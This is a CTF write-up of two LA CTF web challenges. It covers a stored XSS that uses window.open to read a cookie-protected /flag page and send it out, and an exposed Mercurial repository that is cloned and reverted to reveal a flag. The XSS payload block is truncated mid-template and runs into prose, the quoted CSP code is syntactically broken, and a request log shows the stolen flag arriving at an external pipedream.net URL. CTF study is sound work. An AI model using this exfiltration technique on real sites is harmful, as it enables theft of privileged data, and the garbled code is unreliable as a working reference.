

LA CTF

web/California-state-police

what u can do with a Free XSS.

web/california-state-police 40 solves / 480 points

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Stop! You're under arrest for making suggestive 3 letter acronyms!

california-state-police.lac.tf

Admin Bot (note: the adminpw cookie is HttpOnly and SameSite=Lax)

Flag Submit

Downloads

index.js

we got an admin bot, and its cookies are ser to HttpOnly and SameSite=Lax so, we can't get the cookie with just document.cookies you will get an empty string. read more about this [here!](#)

Website Overview

we have a home page with a form which is vulnerable to stored XSS.

California State Police

Our site has been upgraded to use the latest security features, but for some reason we can't use CSS anymore. It'll probably be fine, no one really cares about styling anyways right?

Need to report a crime?


crime details...

Report Crime

Need to report a crime?

<script>alert(document.domain)</script>

Report Crime



POC for XSS

Source code review

we can see a CSP policy is set.

```
app.use((req, res, next) => {
  res.set({
    "Content-Security-Policy",
    "default-src 'none'; script-src 'unsafe-inline'"
  });
  next();
});
```

we can go to [csp-evaluator](#) to check what's vulnerable.

Evaluated CSP as seen by a browser supporting CSP Version 3

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✓ default-src	
❗ script-src	
❗ 'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
ⓘ require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

How to Get Flag ?

we have a Flag route which only admin can access

```
app.get("/flag", (req, res) => {
  res.status(400).send("you have to POST the flag this time >:");
});

app.post("/flag", (req, res) => {
  if (req.cookies.adminpw === adminpw) {
    res.send(flag);
  } else {
    res.status(400).send("no hacking allowed");
  }
});
```

so these were my leads during CTF I couldn't solve it so after CTF I checked a payload's first line I saw `window.open` so with that clue in mind I started this challenge again.

these are the things which we can do with that CSP

- we can inject script for that page.
- we can't access or fetch `/flag` route. we can only execute `js` in present page
- we can control whole browser with `window`

with these in mind let's plan a payload

- we can open another tab with `/flag window.open()`
- we can execute code in that tab using it's assigned variable
- so, when that `/flag` is loaded we have to inject something to make a post request to `/flag` and send that data to our servers.

```
<script>
tab=window.open("/flag");
tab.window.onload=()=>tab.window.document.write(`

after making submitting the crime to admin bot we will get the flag.


```

The screenshot shows a web application security tool interface. On the left, a list of HTTP requests is displayed under the heading 'Today'. The requests are as follows:

Method	URL	Time
HTTP GET	/?flag=bGFjd...	04:45:02 pm
HTTP GET	/?flag=bm8ga...	04:44:46 pm
HTTP GET	/?a=bm8gaGFj...	03:58:16 pm
HTTP GET	/?a=bm8gaGFj...	03:57:28 pm
HTTP GET	/?a=%C2%9E%C...	03:56:50 pm
HTTP GET	/?a=no%20hac...	03:56:27 pm
HTTP GET	/	03:50:53 pm
HTTP POST	/	02:57:21 pm
HTTP POST	/	02:47:16 pm

On the right, a detailed view of a triggered event is shown. The event is labeled 'trigger' and includes the following details:

- Steps: trigger {2}
- Context: {15}
- Event: {6}
- Client IP: 107.178.207.79
- Headers: {12}
- Method: GET
- Path: /
- Query: {1}
- URL: https://eoeq1wfgfu9ld15.m.pipedream.net/?flag=bGFjdGZ7bTR5YjNfZzF2M5nX2ZyMzNfeHNzXzFzX2p1c2dfNF9iNGRfMwQzYX0=

`lactf{m4yb3_g1v1ng_fr33_xss_1s_jus7_4_b4d_1d3a}`

Homework


I want web team members to come up with other way to do this without using `fetch` .

Web/my-chemical-romance


When I was... a young boy... I made a "My Chemical Romance" fanpage!

we are provided a challenge url <https://my-chemical-romance.lac.tf/> ,upon visiting the site

we get a web page like this,




After doing some recon and opening the site in burp , found two intresting response headers.



Using the tool , I dumped the repository and got the .hg standard files .

Among all the files the fncache file seems to contain some interesting files and paths.



After seeing this ,I tried to access all these files and I was able to access all files except gerard_way2001.py.i . i.e I was able to access all files in data/static/ directory but not the gerard_way2001.py.i file which is in data/ directory . So I thought path traversal would work here but in the end no it didn't.

At this point , I was stuck at finding a way to access that gerard_way2001.py.i file and so opened a ticket and asked the author in discord .

Hints got from discord:


1. Read Mercurial Documentation (.hg) (refer here <https://www.mercurial-scm.org/guide>)
2. Check how filenames are handled in Mercurial.
3. Study how those revlog files are generated

A revlog is actually two files. The .d file contains the actual file data. The .i file is an index designed to make it easier to find things. When the revlog is small, these two files are combined into one, with the data stored in the .i file and no .d file.

4. Find the log file and check for changes made and try to revert it.

After a long struggle , found that we need to clone the repo and check the log and revert the changes made.

hg clone <https://my-chemical-romance.lac.tf/> web



```
kali@kali: ~/Downloads/lactf
$ ls
total 8
drwxr-xr-x 2 kali kali 4096 Aug 19 10:24 .
drwxr-xr-x 48 kali kali 4096 Feb 12 05:57 ..
$ cd ..
$ hg clone https://my-chemical-romance.lac.tf/ test
^C (interrupted)
$ cd Downloads/
$ cd lactf
$ mkdir web
$ hg clone https://my-chemical-romance.lac.tf/ web
requesting all changes
malformed line in .hg/bookmarks: '<!DOCTYPE html>'
malformed line in .hg/bookmarks: '<html>'
malformed line in .hg/bookmarks: '<head>'
malformed line in .hg/bookmarks: '<title>My Favorite Band: My Chemical Romance</title>'
malformed line in .hg/bookmarks: '<link rel="stylesheet" href="/index.css">'
malformed line in .hg/bookmarks: '</head>'
malformed line in .hg/bookmarks: '<body>'
malformed line in .hg/bookmarks: '<div class="content">'
malformed line in .hg/bookmarks: '<h1>Error 404: Page Not Found</h1>'
malformed line in .hg/bookmarks: ''
malformed line in .hg/bookmarks: '</div>'
malformed line in .hg/bookmarks: '</body>'
malformed line in .hg/bookmarks: '</html>'
adding changesets
adding file changes
added 2 changesets with 8 changes to 6 files
new changesets 245527b04cd:3ec3a79e255
updating to branch default
6 files updated, 0 files merged, 0 files removed, 0 files unresolved
kali@kali: ~/Downloads/lactf
```

Now we have successfully cloned the repo to a directory named web.

Check the log file using the command hg log.


```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
kali@kali: ~/Downloads/lactf/web
File Actions Edit View Help
adding file changes
added 2 changesets with 8 changes to 0 files
new changesets 2445227b04cd:3ecb3a79e255
updating to branch default
0 files updated, 0 files merged, 0 files removed, 0 files unresolved
kali@kali:~/Downloads/lactf$ hg log
abort: no repository found in '/home/kali/Downloads/lactf' (.hg not found)
kali@kali:~/Downloads/lactf$ cd web
kali@kali:~/Downloads/lactf/web$ hg log
changeset: 1:3ecb3a79e255
tag: tip
user: bliutech <bensonhliu@gmail.com>
date: Fri Feb 10 06:50:48 2023 -0800
summary: Decided to keep my favorite song a secret :D
changeset: 0:2445227b04cd
user: bliutech <bensonhliu@gmail.com>
date: Fri Feb 10 06:49:48 2023 -0800
summary: I love 'My Chemical Romance'
kali@kali:~/Downloads/lactf/web$ ls
gerard_way2001.py static
kali@kali:~/Downloads/lactf/web$ cat gerard_way2001.py
from flask import Flask, send_from_directory, Response

app = Flask(__name__)

@app.route('/')
@app.route('/<path:path>')
def index(path='index.html'):
    resp = send_from_directory('static', path)
    resp.headers['Source-Control-Management-Type'] = 'Mercurial-SCM'
    return resp

@app.errorhandler(404)
def page_not_found(e):
    return send_from_directory('static', '404.html')

app.run(host='0.0.0.0', port=8080)
kali@kali:~/Downloads/lactf/web$
```

Notice two changes have made , try to revert those changes by using the command

`hg revert -r <changeset id> .`

Notice that at end of command `.` is used.

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
kali@kali: ~/Downloads/lactf/web
File Actions Edit View Help
gerard_way2001.py static
kali@kali:~/Downloads/lactf/web$ cat gerard_way2001.py
from flask import Flask, send_from_directory, Response

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    return resp

@app.errorhandler(404)
def page_not_found(e):
    return send_from_directory('static', '404.html')

app.run(host='0.0.0.0', port=8080)
kali@kali:~/Downloads/lactf/web$ hg revert -r 0:2445227b04cd .
reverting gerard_way2001.py
reverting static/index.html
kali@kali:~/Downloads/lactf/web$ ls
gerard_way2001.py static
kali@kali:~/Downloads/lactf/web$ cat gerard_way2001.py
from flask import Flask, send_from_directory, Response

app = Flask(__name__)

# FLAG: lactf{d0nT_6rink_m3rCurial_fr0m_0_f1aSk}
@app.route('/')
@app.route('/<path:path>')
def index(path='index.html'):
    resp = send_from_directory('static', path)
    resp.headers['Source-Control-Management-Type'] = 'Mercurial-SCM'
    return resp

@app.errorhandler(404)
def page_not_found(e):
    return send_from_directory('static', '404.html')

app.run(host='0.0.0.0', port=8080)
kali@kali:~/Downloads/lactf/web$
```

Now we have reverted the changes and got the old .py file. FLAG is commented in the source code.

FLAG : `lactf{d0nT_6rink_m3rCurial_fr0m_0_f1aSk}`

AFTER THE CTF

In the discord server the author of this challenge mentioned this:

The reason why `.hg/store/data/gerard_way2001.py.i` does not exist on the server is because that's the incorrect way to encode the `.i` file for `gerard_way2001.py`. If you read more into the Mercurial documentation, what happens is that Mercurial when creating these filenames ESCAPES special characters such as the underscore character. What character does it use to escape this?!?! The UNDERSCORE character so there's actually a DOUBLE underscore in the revlog object name so the file you had to look for was `hg/store/data/gerard__way2001.py.i`

Takeaway

Though I spent a long time in this challenge I learnt a lot about Source-Control-Management (SCM). Realized that reading the documentation is worth it even though its frustrating to do .